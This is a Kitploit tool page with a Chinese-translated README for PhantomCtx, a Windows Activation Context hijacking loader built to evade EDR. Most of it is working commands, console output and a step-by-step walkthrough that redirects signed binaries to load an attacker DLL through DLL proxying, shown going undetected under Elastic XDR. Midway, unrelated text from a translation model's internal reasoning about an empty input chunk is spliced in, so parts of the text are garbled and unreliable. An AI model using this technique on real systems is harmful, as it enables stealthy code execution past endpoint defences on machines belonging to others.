Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
PhantomCtx — 激活上下文劫持规避工具 | Kitploit
工具/GitHubGitHub/r3xmax/phantomctx
权限提升漏洞利用后渗透利用红队Payload 开发二进制利用
GitHubr3xmax/phantomctx

PhantomCtx

激活上下文劫持规避工具

查看仓库
3065212个月前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

PhantomCtx

PhantomCtx 是一款自动化 激活上下文(Activation Context) 劫持的工具,其目标是在绝大多数已签名可执行文件(例如 Microsoft、Adobe、Mozilla)中加载任意 DLL。

该加载器被定位为传统 DLL 劫持与侧加载(DLL Hijacking & Sideloading) 的现代替代方案:与传统方法不同,它不需要存在易受攻击的二进制文件。只要目标可执行文件 通过其导入地址表(Import Address Table, IAT)解析 DLL,或者在最坏情况下通过 LoadLibrary 且不使用绝对路径来解析 DLL,即可执行该技术。```c C:\PhantomCtx\x64>.\PhantomCtx.exe

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m [MODE] [OPTIONS]

Modes: -m recon Displays information about the Activation Context DLL redirections of a running process or one to be spawned.

root@kitploit:~
    -m spawn        Perform Activation Context Hijacking using an on-disk executable
                    (preferably a signed binary for OPSEC purposes).

    -m runtime      Perform Activation Context Hijacking on an already running process.
root@kitploit:~
若要深入了解其内部工作原理以及如何规避激进的 EDR 解决方案,请查看[我的技术博客](https://rexmax.dev/posts/phantomctx-new-approach-to-activation-context-hijacking-for-edr-evasion/)上的文章。

# 目录

- [内部机制](#internal-mechanism)
  - [一种专注于 EDR 规避的激活上下文劫持新方法](#a-new-method-for-activation-context-hijacking-focused-on-edr-evasion)
- [如何编译](#how-to-compile)
- [用法:基于模块的工作流](#usage-module-based-workflow)
  - [侦察](#recon)
  - [Spawn(推荐)](#spawn-recommended)
  - [运行时](#runtime)
- [示例:激活上下文劫持 + DLL 代理 mpnotify.exe](#example-activation-context-hijacking--dll-proxying-mpnotifyexe)
- [免责声明](#disclaimer)
- [参考](#references)

# 内部机制

`PhantomCtx` 滥用大多数进程中都存在的 **合法** Windows 功能,即 **激活上下文(Activation Contexts)**。根据 Microsoft 的说法:

>[_激活上下文_](https://learn.microsoft.com/en-us/windows/win32/sbscs/a-sbscs-gly) 是内存中的数据结构,系统可利用其中信息将应用程序重定向 **为加载特定 DLL 版本**、COM 对象实例或自定义窗口版本...

当 Windows 加载程序解析 DLL(通过 `LoadLibrary` 或导入表)时,它会遵循已定义的解析顺序:

1. DLL 重定向
2. API 集
3. **SxS 清单重定向**
4. 已加载模块列表
5. 已知 DLL
6. 进程包依赖关系图  
7 – 12. 磁盘上的标准文件搜索顺序

`PhantomCtx` 针对第 3 步:**SxS 清单重定向**。激活上下文源自与可执行文件关联的[并行程序集](https://en.wikipedia.org/wiki/Side-by-side_assembly)(`.manifest`)文件,通常嵌入在 PE 二进制文件中。在内部,激活上下文包含一个 **目录(Table of Contents,ToC)**,为多个节建立索引,包括 **DLL 重定向节**。加载程序通常通过 `PEB.ActivationContextData` 访问激活上下文。

[Kurosh Dabbagh Escalante](https://github.com/Kudaes) 的研究表明,可以使用 `CreateActCtxW` 构造恶意激活上下文,将其写入目标进程的 `RW` 内存,然后通过覆盖 `PEB.ActivationContextData` 使其指向构造的结构来激活。

一旦被劫持,加载程序会解析恶意激活上下文中定义的 DLL 重定向,**将库解析重定向**到攻击者控制的路径。

作为其研究的一部分而开发的名为 `Eclipse` 的加载程序可在其[官方仓库](https://github.com/Kudaes/Eclipse)中找到。

## 一种专注于 EDR 规避的激活上下文劫持新方法

经过多次测试,`Eclipse` 在以下位置被 Elastic 等激进 EDR 检测到:

- `Potential Suspended Process Code Injection`:挂起的进程创建,随后使用 `NtWriteVirtualMemory` 将 AC 数据块复制到远程进程。
- `Remote Process Memory Write by Low Reputation Module`:调用栈中没有 `CreateProcess` 的 `NtWriteVirtualMemory` 以及低信誉模块,用于覆盖 `PEB.ActivationContextData`。
- `Remote Memory Write to Trusted Target Process`:调用栈中没有 `CreateProcess` 的 `WriteProcessMemory`,仅限系统/用户安装的二进制文件。

经过一天的研究,寻找可在 `PhantomCtx` 中实现的替代方法,我发现 **原始激活上下文的内存区域是进程创建期间映射的一个节视图**。可以 **使用 `NtUnmapViewOfSection` 取消映射该节视图**,然后创建一个由恶意激活上下文支持的新只读节视图,并将其映射到原始节视图所在的 **完全相同的内存地址**。

因此,加载程序 **不再需要** 覆盖 `PEB.ActivationContextData` 指针。这消除了使用 `NtAllocateVirtualMemory` 和 `NtWriteVirtualMemory` 的必要性,从而绕过所有与远程进程内存写入和注入相关的 EDR 监控规则。

此外,为了提高检测难度,`PhantomCtx` 不使用 `CreateActCtxW`,因此在攻击过程中无需处理 `.manifest` 文件。根据所选模式,它可以使用 `NtReadVirtualMemory` **从另一个包含有效 DLL 重定向节的远程进程中窃取激活上下文**,在本地重建 DLL 重定向条目、对其进行修补,然后替换原始上下文。

# 如何编译

要编译该工具,建议使用 Visual Studio 或兼容的编译器。

如果使用 VS,请打开 `x64 Native Tools Command Prompt for VS`,导航到项目根目录,然后使用 `compile.bat` 进行编译:```
C:\PhantomCtx>.\compile.bat
[INFO] Created output directory: x64
[INFO] Compiling PhantomCtx...
main.c
utils.c
recon.c
actctx.c
c_runtime.c
dynamic_resolution.c
process_utils.c
spawn.c
runtime.c
Generating Code...
[SUCCESSFUL] Build successful: x64\PhantomCtx.exe

Usage: 基于模块的工作流

该工具采用模块化架构设计,在简化开发的同时,为操作者提供清晰、分步骤的工作流。

每个模块在利用工作流中都扮演着特定的角色。

请花一点时间了解每个模块的用途,以充分发挥该工具的全部能力!!!

攻击既可以针对待生成的进程(推荐)执行,也可以针对已运行的进程执行。该工具旨在同时处理这两种场景。```c C:\PhantomCtx\x64>.\PhantomCtx.exe

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m [MODE] [OPTIONS]

Modes: -m recon Displays information about the Activation Context DLL redirections of a running process or one to be spawned.

root@kitploit:~
    -m spawn        Perform Activation Context Hijacking using an on-disk executable
                    (preferably a signed binary for OPSEC purposes).

    -m runtime      Perform Activation Context Hijacking on an already running process.
root@kitploit:~
## Recon

`recon` 模式专注于解析目标程序或运行中进程的激活上下文(Activation Context)。它是应首先执行的模块,因为它决定在利用工作流中应使用哪个利用子模块。```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -h

                +----------------------------------+
                |         PhantomCtx v1.0          |
                +----------------------------------+

  Usage:
        PhantomCtx.exe -m recon -s [SUBMODE] -p [PROCESS_NAME|PATH]

  Submodes:
        -s spawn        Spawn a process in suspended mode to retrieve its
                        Activation Context DLL redirection information.

        -s runtime      Attach to a currently running process to retrieve its
                        Activation Context DLL redirection information.

  Examples:
        PhantomCtx.exe -m recon -s spawn   -p C:\path\to\target.exe
        PhantomCtx.exe -m recon -s runtime -p target.exe

作为示例,我们使用已签名的 Microsoft 二进制文件 mpnotify.exe。第一步是确定它是否包含带有 DLL 重定向节的有效 Activation Context。

如果没有,该工具建议使用 spawn 或 runtime 模式下的 steal-context 子模块,该子模块从另一个包含有效重定向节的进程中检索 Activation Context。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s spawn -p "C:\Windows\System32\mpnotify.exe" [SUCCESS] Suspended process created... [SUCCESS] Activation Context Data Blob copied to local heap buffer @00000294CEA79CD0 (916 bytes)

+-[ ACTIVATION CONTEXT DATA ] | Magic : 0x78746341 (Actx) | HeaderSize : 0x20 (32 bytes) | FormatVersion : 1 | TotalSize : 0x394 (916 bytes) | Flags : 0x00000000 | +--[ TOC ] 6 entries | [00] Id=1 Format=1 Offset=0x00D4 Length=0x0218 | [01] Id=4 Format=2 Offset=0x02EC Length=0x0028 | [02] Id=5 Format=2 Offset=0x0314 Length=0x0028 | [03] Id=6 Format=2 Offset=0x033C Length=0x0028 | [04] Id=9 Format=2 Offset=0x0364 Length=0x0028 | [05] Id=11 Format=1 Offset=0x038C Length=0x0008 | +--[ DLL REDIRECTION ] not present in this blob | +--[ HINT ] Use 'steal-context' to steal the Activation Context from a running process that has one. Example: -m spawn|runtime -s steal-context -p -d --dll-path --steal-from

root@kitploit:~
如果目标程序或进程的 Activation Context 包含有效的 DLL 重定向节,最有效的方法是使用 `spawn` 或 `runtime` 利用模式中的 `add-entry` 或 `patch-entry` 子模块。

## Spawn(推荐)

`spawn` 模式旨在通过从目标系统上的签名可执行文件生成进程来执行 Activation Context 劫持。

由于操作简单且可靠性高,此方法是**最推荐**且经过全面测试的。```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -h

                +----------------------------------+
                |         PhantomCtx v1.0          |
                +----------------------------------+

  Usage:
        PhantomCtx.exe -m spawn -s [SUBMODE] -p [PATH] [OPTIONS]

  Submodes:
        -s steal-context        Spawn a process and hijack its Activation Context
                                by stealing the context from another running process.

        -s add-entry            Spawn a process and hijack its Activation Context
                                by adding a new DLL redirection entry.

        -s patch-entry          Spawn a process and hijack its Activation Context
                                by patching the path of an existing DLL redirection entry.

  Options:
        -p <PATH>               Path to the target executable to spawn.
        -d <DLL>                Name of the DLL to hijack (e.g. comctl32.dll).
        --dll-path <PATH>       Path to the custom DLL to load.

  steal-context Options:
        --steal-from <NAME>     Process name to steal the Activation Context from.

  Examples:
        PhantomCtx.exe -m spawn -s steal-context  -p C:\program.exe --steal-from explorer.exe -d crypt32.dll --dll-path C:\path\to\custom.dll
        PhantomCtx.exe -m spawn -s add-entry      -p C:\program.exe -d crypt32.dll --dll-path C:\path\to\custom.dll
        PhantomCtx.exe -m spawn -s patch-entry    -p C:\program.exe -d comctl32.dll --dll-path C:\path\to\custom.dll

此模式内部工作流程如下:

  1. 使用 CreateProcessW 以挂起状态创建目标进程。
  2. 根据所选子模块:
    • steal-context:打开被窃取进程,并将包含 DLL 重定向节的有效 Activation Context 复制到本地缓冲区。根据目标 DLL 条目是否已存在,会创建新条目或修补已有条目。修改后的 Activation Context 随后被映射到挂起进程中,替换原始上下文。

    • add-entry:打开挂起的程序进程,并将其 Activation Context 复制到本地缓冲区。为指定 DLL 添加新的 DLL 重定向条目,修改后的 Activation Context 替换原始上下文。

    • patch-entry:打开挂起的程序进程,并将其 Activation Context 复制到本地缓冲区。将指定 DLL 的现有 DLL 重定向条目修补为指向所提供的 payload DLL 路径,修改后的 Activation Context 替换原始上下文。

  3. 使用 ResumeThread 恢复挂起进程的执行。

当目标可执行文件不包含有效的 Activation Context 或有效的 DLL 重定向节时,建议使用 steal-context 子模块。可通过先前执行的 recon 模块来判断。

explorer.exe 是上下文窃取的可靠目标。这不会引入不稳定或检测风险,因为该操作仅涉及读取虚拟内存。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s steal-context -p "C:\Windows\System32\mpnotify.exe" --steal-from explorer.exe -d advapi32.dll --dll-path C:\hijack\hijack.dll [SUCCESS] Found 'explorer.exe' PID 1604 [SUCCESS] Opened handle to PID 1604 [SUCCESS] Activation Context Data Blob copied to local heap buffer @000001AC80F53FD0 (8256 bytes) [INFO] Activation Context blob from 'explorer.exe'. TotalSize=0x2040 [INFO] Patching blob: dllName='advapi32.dll' redirectPath='C:\hijack\hijack.dll' [+] 'advapi32.dll' not found -> adding new entry. [ADD] DLL key : advapi32.dll [ADD] Redirect path : C:\hijack\hijack.dll [ADD] PseudoKey : 0xF60E87FC [ADD] RosterIndex : 1 [ADD] ElementCount : 3 [ADD] TotalSize : 0x2040 -> 0x20E4 [SUCCESS] Blob patched. New TotalSize = 0x20E4

[INFO] Patched ActivationContextData: | | +--[ DLL REDIRECTION ] 3 entries | | | [02] advapi32.dll | PseudoKey : 0xF60E87FC | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | +--[ END ]

[SUCCESS] Original Activation Context region unmapped @ 00000164EA0A0000 [SUCCESS] Patched Activation Context mapped at 00000164EA0A0000 (same address) [SUCCESS] Target process resumed. ``` `add-entry` 和 `patch-entry` 子模块用于**应用程序已经具有包含 DLL 重定向段的有效激活上下文**,并且存在以下情况:
  1. 它已经包含某个 DLL 的重定向条目;在这种情况下,patch-entry 是合适的选择。
  2. 需要为执行期间预期会加载的库添加自定义重定向;在这种情况下,使用 add-entry。

尽管在这些场景中仍然可以使用 steal-context,但通常没有必要,因为已经存在可用于修改的有效激活上下文。

使用 PhantomCtx 枚举 msedge.exe 后,可以观察到 patch-entry 的示例,其中识别出 msedge_elf.dll 的现有自定义重定向条目:```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s spawn -p "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : |

C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s patch-entry -p "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" -d msedge_elf.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll ``` 或者,通过枚举目标进程的 IAT,可以识别出适合劫持的导入 DLL。例如,`librewolf.exe` 导入了 `SHLWAPI.dll`,即使它并不存在于 Activation Context manifest 中;在这种情况下,可以将其添加到重定向表中以强制解析。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s add-entry -p "C:\Program Files\LibreWolf\librewolf.exe" -d SHLWAPI.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| +--[ DLL REDIRECTION ] 4 entries | [00] SHLWAPI.dll | PseudoKey : 0x65C6D010 | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | ``` ## Runtime

runtime 模式旨在对已签名且正在运行的进程执行激活上下文劫持。

虽然该模块已实现,但其有效性取决于能否准确获知进程运行期间何时加载了哪个特定库。因此,即使合法进程的激活上下文被劫持,成功与否仍取决于目标是否在不带显式路径的情况下调用 LoadLibrary,而这往往难以预测。```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -h

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m runtime -s [SUBMODE] -p [PROCESS_NAME] [OPTIONS]

Submodes: -s steal-context Hijack the Activation Context of a running process by stealing the context from another running process.

root@kitploit:~
    -s add-entry            Hijack the Activation Context of a running process
                            by adding a new DLL redirection entry.

    -s patch-entry          Hijack the Activation Context of a running process
                            by patching the path of an existing DLL redirection entry.

Options: -p <PROCESS_NAME> Name of the already running target process (e.g. notepad.exe). -d Name of the DLL to hijack (e.g. comctl32.dll). --dll-path Path to the custom DLL to load.

steal-context Options: --steal-from Process name to steal the Activation Context from.

Examples: PhantomCtx.exe -m runtime -s steal-context -p program.exe --steal-from explorer.exe -d crypt32.dll --dll-path C:\path\to\custom.dll PhantomCtx.exe -m runtime -s add-entry -p program.exe -d crypt32.dll --dll-path C:\path\to\custom.dll PhantomCtx.exe -m runtime -s patch-entry -p program.exe -d comctl32.dll --dll-path C:\path\to\custom.dll

root@kitploit:~
The internal workflow of this mode is as follows:
1. The PID of the target process is identified from its executable name, and the process is opened with the permissions `PROCESS_VM_READ | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION`.
2. Depending on the selected submodule:
    - `steal-context`: 打开要窃取上下文的进程,并将包含 DLL 重定向节的有效 Activation Context 复制到本地缓冲区。根据目标 DLL 的条目是否已存在,创建新条目或修补现有条目。然后,将修改后的 Activation Context 映射到正在运行的进程中,替换原始上下文。
	  
	- `add-entry`: 打开目标正在运行的进程,将其 Activation Context 复制到本地缓冲区。为指定 DLL 添加新的 DLL 重定向条目,然后用修改后的 Activation Context 替换原始上下文。
	  
	- `patch-entry`: 打开目标正在运行的进程,将其 Activation Context 复制到本地缓冲区。修补指定 DLL 的现有 DLL 重定向条目,使其指向所提供的 payload DLL,然后用更新后的 Activation Context 替换原始上下文。

The `steal-context` submodule is recommended when **the target running process does not contain a valid Activation Context or a valid DLL redirection section**. This can be determined using the previously executed `recon` module.

A reliable target for context stealing is `explorer.exe`. This does not introduce instability or detection risk, as the operation only involves reading virtual memory.```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -s steal-context -p cmd.exe --steal-from explorer.exe -d user32.dll --dll-path C:\hijack\hijack.dll

<SNIP>

[INFO] Patched ActivationContextData:

<SNIP>
|
+--[ DLL REDIRECTION ] 3 entries
|  [00] user32.dll
|       PseudoKey  : 0x0DB00860
|       RosterIdx  : 1
|       Flags      : PATH_INCLUDES_BASE_NAME
|       Segments   : 1  PathLen=40 bytes
|       Path       : C:\hijack\hijack.dll

<SNIP>
[SUCCESS] Activation Context hijacked in running process 'cmd.exe'.

add-entry 和 patch-entry 子模块在正在运行的进程已经具有带有 DLL 重定向部分的有效激活上下文时使用,并且:

  1. 它已经包含某个 DLL 的重定向条目;在这种情况下,patch-entry 是合适的选项。
  2. 需要为预期在执行期间加载的库添加自定义重定向;在这种情况下,使用 add-entry。

尽管在这些场景下仍然可以使用 steal-context,但通常没有必要,因为已经有一个有效的激活上下文可供修改。

在使用 PhantomCtx 枚举进程 msedge.exe 之后,可以观察到 patch-entry 的示例,其中识别到了针对 msedge_elf.dll 的现有自定义重定向条目:```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s runtime -p msedge.exe

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : |

C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -s patch-entry -p msedge.exe -d msedge_elf.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | [SUCCESS] Activation Context hijacked in running process 'msedge.exe'. ``` 或者,通过枚举目标进程的运行时事件,可以使用诸如 `Procmon` 之类的工具来识别执行期间加载的、适合劫持的 DLL。在这种情况下,可以将其添加到重定向表中以强制解析。```c .\PhantomCtx.exe -m runtime -s add-entry -p msedge.exe -d target.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| +--[ DLL REDIRECTION ] 4 entries | [00] target.dll | PseudoKey : 0x2D1B25C7 | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | [SUCCESS] Activation Context hijacked in running process 'msedge.exe'. ``` # 示例:激活上下文劫持 + DLL 代理 'mpnotify.exe'

让我们看一个实际用例,其中 PhantomCtx 在完全更新的 Windows 11 机器上保持不可检测,该机器运行 Elastic Cloud XDR 代理,所有规则均已启用并设置为 Prevent 模式,以使其尽可能激进。

请注意,我们将以 Windows 11 二进制文件为目标;因此,如果我们的攻击者机器运行的是 Windows 10,我们需要将分析过的可执行文件和 DLL 传输到我们的机器上。

第一步是识别一个导入了相关 DLL 的 Windows 可执行文件。

在本例中,我们将使用 PE-Bear 来检查签名可执行文件 C:\Windows\System32\mpnotify.exe 的导入地址表(IAT),其中 ADVAPI32.dll 可以被识别为其导入项之一:

为了防止应用程序在加载我们的载荷时崩溃或表现出意外行为,必须执行 DLL 代理,以便我们的载荷将调用转发给原始 DLL。

DLL Export Viewer 将用于从 ADVAPI32.dll 中提取所有导出函数,并生成将在我们的代理 DLL 源代码中指定的转发指令。

在 DLL Export Viewer 中打开 C:\Windows\System32\advapi32.dll 后,导航到 View > HTML Report - All Functions。

有必要保持浏览器窗口打开,以便生成的 report.html 文件保持可用。然后复制文件路径,并使用以下由 itm4n 开发的 Python 脚本进行处理:```python """ The report generated by DLL Exported Viewer is not properly formatted so it can't be analyzed using a parser unfortunately. """ from future import print_function import argparse

def main(): parser = argparse.ArgumentParser(description="DLL Export Viewer - Report Parser") parser.add_argument("report", help="the HTML report generated by DLL Export Viewer") args = parser.parse_args() report = args.report

root@kitploit:~
try:
    f = open(report)
    page = f.readlines()
    f.close()
except:
    print("[-] ERROR: open('%s')" % report)
    return

for line in page:
    if line.startswith("<tr>"):
        cols = line.replace("<tr>", "").split("<td bgcolor=#FFFFFF nowrap>")
        function_name = cols[1]
        ordinal = cols[4].split(' ')[0]
        dll_orig = "%s_orig" % cols[5][:cols[5].rfind('.')]
        print("#pragma comment(linker,\"/export:%s=%s.%s,@%s\")" % (function_name, dll_orig, function_name, ordinal))

if name == 'main': main()

root@kitploit:~
" 然后 "INPUT:" 然后 " "?实际上最后的用户消息是:

"INPUT:

"

这意味着输入为空。但根据说明,这是一个工具内容翻译,我们可能应该输出空。但块 29 可能是空的?然而在指令中说:"Code: Translate the following Kitploit tool content. This is chunk 29 of 37 ... The source language is en. Target language: zh. Content type: README chunk 29/37." 然后有 CHUNK-SPECIFIC RULES。最后是 "INPUT:" 然后空行。所以输入内容可能只是空行或没有内容。那么输出也应该为空或只是空行?根据规则,返回 ONLY the translated text,如果输入是空,则输出空。但为了安全,我会返回一个空字符串。不过,可能有一些换行符?"INPUT:\n\n" 意味着输入是两个换行?实际上 "INPUT:" 后面是空行,然后消息结束。所以输入是空。那么我就输出空。

但是,回顾之前的对话,这是一个分块的翻译任务,可能第29块内容为空行或没有内容。我会返回空。

因此,我的回答应该是一个空字符串。不要添加任何东西。```c
C:\Users\rexmax\Documents\DLL Proxying>.\exports.py dllexp\report.html
#pragma comment(linker,"/export:A_SHAFinal=advapi32_orig.A_SHAFinal,@1002")
#pragma comment(linker,"/export:A_SHAInit=advapi32_orig.A_SHAInit,@1003")
#pragma comment(linker,"/export:A_SHAUpdate=advapi32_orig.A_SHAUpdate,@1004")
<SNIP>

输出中的所有导出都会被复制到 payload.c 的源代码中,之后 DLL 会被编译,并与 PhantomCtx 一起放置在攻击者机器上,同时还会附带一份重命名为 advapi32_orig.dll 的原始库副本。

所需的文件必须按以下方式组织:```c C:\Users\rexmax\Documents\WindowsInternals\PhantomCtx\x64>dir

06/13/2026 08:53 PM 158,208 advapi32.dll 06/10/2026 01:52 AM 753,544 advapi32_orig.dll 06/13/2026 08:28 PM 198,144 PhantomCtx.exe

root@kitploit:~
这些文件随后被传输到 Windows 11 目标机器上的一个目录中。在此情况下,它们被放入:```
C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache


随后,使用 PhantomCtx 对 mpnotify.exe 二进制文件执行激活上下文劫持:```c C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache>.\PhantomCtx.exe -m spawn -s steal-context -p "C:\Windows\System32\mpnotify.exe" --steal-from explorer.exe -d advapi32.dll --dll-path "C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll" [SUCCESS] Found 'explorer.exe' PID 6380 [SUCCESS] Opened handle to PID 6380 [SUCCESS] Activation Context Data Blob copied to local heap buffer @000002B135B26AA0 (8276 bytes) [INFO] Activation Context blob from 'explorer.exe'. TotalSize=0x2054 [INFO] Patching blob: dllName='advapi32.dll' redirectPath='C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll' [+] 'advapi32.dll' not found -> adding new entry. [ADD] DLL key : advapi32.dll [ADD] Redirect path : C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll [ADD] PseudoKey : 0xF60E87FC [ADD] RosterIndex : 1 [ADD] ElementCount : 3 [ADD] TotalSize : 0x2054 -> 0x2166 [SUCCESS] Blob patched. New TotalSize = 0x2166

[INFO] Patched ActivationContextData:

+-[ ACTIVATION CONTEXT DATA ] | Magic : 0x78746341 (Actx) | HeaderSize : 0x20 (32 bytes) | FormatVersion : 1 | TotalSize : 0x2166 (8550 bytes) | Flags : 0x00000000 | +--[ TOC ] 9 entries | [00] Id=1 Format=1 Offset=0x0134 Length=0x09CC | [01] Id=2 Format=1 Offset=0x0B00 Length=0x1666 <-- DLL Redirection | [02] Id=3 Format=1 Offset=0x0BC4 Length=0x12C8 | [03] Id=4 Format=2 Offset=0x1E8C Length=0x0028 | [04] Id=5 Format=2 Offset=0x1EB4 Length=0x0028 | [05] Id=6 Format=2 Offset=0x1EDC Length=0x0028 | [06] Id=9 Format=2 Offset=0x1F04 Length=0x0028 | [07] Id=10 Format=1 Offset=0x1F2C Length=0x0120 | [08] Id=11 Format=1 Offset=0x204C Length=0x0008 | +--[ DLL REDIRECTION ] 3 entries | [00] comctl32.dll.mui | PseudoKey : 0xBBF34EA2 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : | | [01] comctl32.dll | PseudoKey : 0xF1C4BC4F | RosterIdx : 2 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : | | [02] advapi32.dll | PseudoKey : 0xF60E87FC | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=150 bytes | Path : C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll | +--[ END ]

[SUCCESS] Suspended process created... [INFO] Original PEB.ActivationContextData = 0000021D10BA0000 [SUCCESS] Patched blob written to section (8550 bytes) [SUCCESS] Original Activation Context region unmapped @ 0000021D10BA0000 [SUCCESS] Patched Activation Context mapped at 0000021D10BA0000 (same address) [SUCCESS] Target process resumed.

root@kitploit:~
在此案例中,payload DLL 执行了 `calc.exe`。未生成任何警报。

![](https://assets.kitploit.com/production/public/readmes/8764/520c6f0b907c6e07fef747a8e0139a9f268f0a83fab1964b4d0e28a144144d93.png)

![](https://assets.kitploit.com/production/public/readmes/8764/de01fe20cd0f075525a0cd388b47d0cf4435f54119b87fab0363c5e82b2663d7.png)

# 免责声明

本工具是为**个人教育目的**而开发的,且仅限
供在**授权环境**中工作的安全专业人员和红队操作人员使用。

未经明确许可,对系统使用 PhantomCtx 是**非法**的,
并且被严格禁止。对于本工具造成的任何误用或损害,
作者不承担任何责任。

# 参考
- [Kurosh Dabbagh 在 Navaja 会议上的激活上下文劫持](https://www.youtube.com/watch?v=qu4fXWKjabY)
- [激活上下文劫持 ‘Eclipse’ 加载器](https://github.com/Kudaes/Eclipse)
- [NtDoc](https://ntdoc.m417z.com/)
- [ReactOS 源代码](https://github.com/reactos/reactos)
- [《Windows Internals》书籍](https://learn.microsoft.com/en-us/sysinternals/resources/windows-internals)
下载工具